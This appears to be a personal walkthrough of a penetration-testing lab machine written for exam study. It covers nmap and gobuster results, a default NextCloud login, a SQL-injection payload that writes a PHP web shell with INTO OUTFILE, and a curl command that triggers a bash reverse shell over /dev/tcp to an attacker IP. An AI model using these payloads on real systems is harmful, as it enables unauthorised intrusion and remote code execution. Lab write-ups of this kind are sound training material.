Nmap
PORT    STATE  SERVICE      VERSION
22/tcp  open   ssh          OpenSSH 8.4 (protocol 2.0)
| ssh-hostkey:
|   3072 78:2f:ea:84:4c:09:ae:0e:36:bf:b3:01:35:cf:47:22 (RSA)
|   256 d2:7d:eb:2d:a5:9a:2f:9e:93:9a:d5:2e:aa:dc:f4:a6 (ECDSA)
|_  256 b6:d4:96:f0:a4:04:e4:36:78:1e:9d:a5:10:93:d7:99 (ED25519)
111/tcp closed rpcbind
139/tcp closed netbios-ssn
443/tcp closed https
445/tcp closed microsoft-ds
Aggressive OS guesses: Linux 5.0 - 5.14 (98%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (98%), Linux 4.15 - 5.19 (94%), Linux 2.6.32 - 3.13 (93%), Linux 5.14 - 6.8 (93%), OpenWrt 22.03 (Linux 5.10) (93%), Linux 5.0 (92%), Linux 3.10 - 4.11 (91%), Linux 6.18 (91%), Linux 3.2 - 4.14 (90%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 488.352 days (since Sun Apr 13 10:36:45 2025)
Network Distance: 4 hops
TCP Sequence Prediction: Difficulty=260 (Good luck!)
IP ID Sequence Generation: All zeros
PORT      STATE  SERVICE
22/tcp    open   ssh
111/tcp   closed rpcbind
139/tcp   closed netbios-ssn
443/tcp   closed https
445/tcp   closed microsoft-ds
17445/tcp open   unknown
30455/tcp open   unknown
50080/tcp open   unknown
Did gobuster on the unusual ports. We can use the following tactic to get some php info
http://192.168.208.147:30455/phpinfo.php.

So perhaps we can upload something there
On port 50080 there is a directory /cloud/ that redirects to a NextCloud login page. admin:admin works.
Wasn’t able to upload a php reverse shell that would run, it just displayed the file. However, we can download the issue tracker tool to inspect the code.
I looked at a guide and he just inspected the code until he found an SQLi vulnerability

This is the payload
High' UNION SELECT '<?php echo system($_GET["cmd"]);' INTO OUTFILE '/srv/http/cmd.php'; --
Exploitation
For some reason now we have to change the request to the vulnerable URI to POST

Now URL Encode and send

Should get response 200 in burp
Now get a URL encoded bash reverse shell and set up a listener
curl 192.168.233.147:30455/cmd.php?cmd=%2Fbin%2Fbash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F192.168.45.154%2F50080%200%3E%261
NOTE: We’re using port 30455 here
Grab proof.txt
NOTES:
- Digging through source code will be challenging on the exam. Maybe find ways to narrow things down, like searching through source code quickly for the string “SELECT”
- Always check for
phpinfo.phpif dealing with a php site - About the payload:
How the Text Lands in the File
If you ran a standard UNION SELECT 'hello', the database would generate a temporary table result where the value of that row is hello.
When you attach INTO OUTFILE, the database performs a literal dump of that column’s data into the target file:
- The Grid Output: The database generates a single-cell result containing your text string:
<?php echo system($_GET["cmd"]); - The File Write: The
INTO OUTFILEcommand takes whatever text is inside that cell and writes it directly tocmd.php. [3, 4]
A Crucial Catch: Column Matching
Because this is a UNION attack, your injected SELECT statement must have the exact same number of columns as the original, legitimate query. [5]
If the original query expected 3 columns, the attacker can’t just select the PHP string by itself. They have to pad it with dummy data so the database doesn’t throw a “column count mismatch” error. It usually looks like this:
' UNION SELECT 1, '<?php echo system($_GET["cmd"]);', 3 INTO OUTFILE '/srv/http/cmd.php'; --If they did this, the resulting file on the disk would actually look like this:
1 <?php echo system($_GET["cmd"]); 3When the PHP interpreter reads this file later, it completely ignores the 1 and the 3 because they are outside of the <?php ?> tags. It finds the PHP tags, executes the malicious payload inside them, and ignores the rest!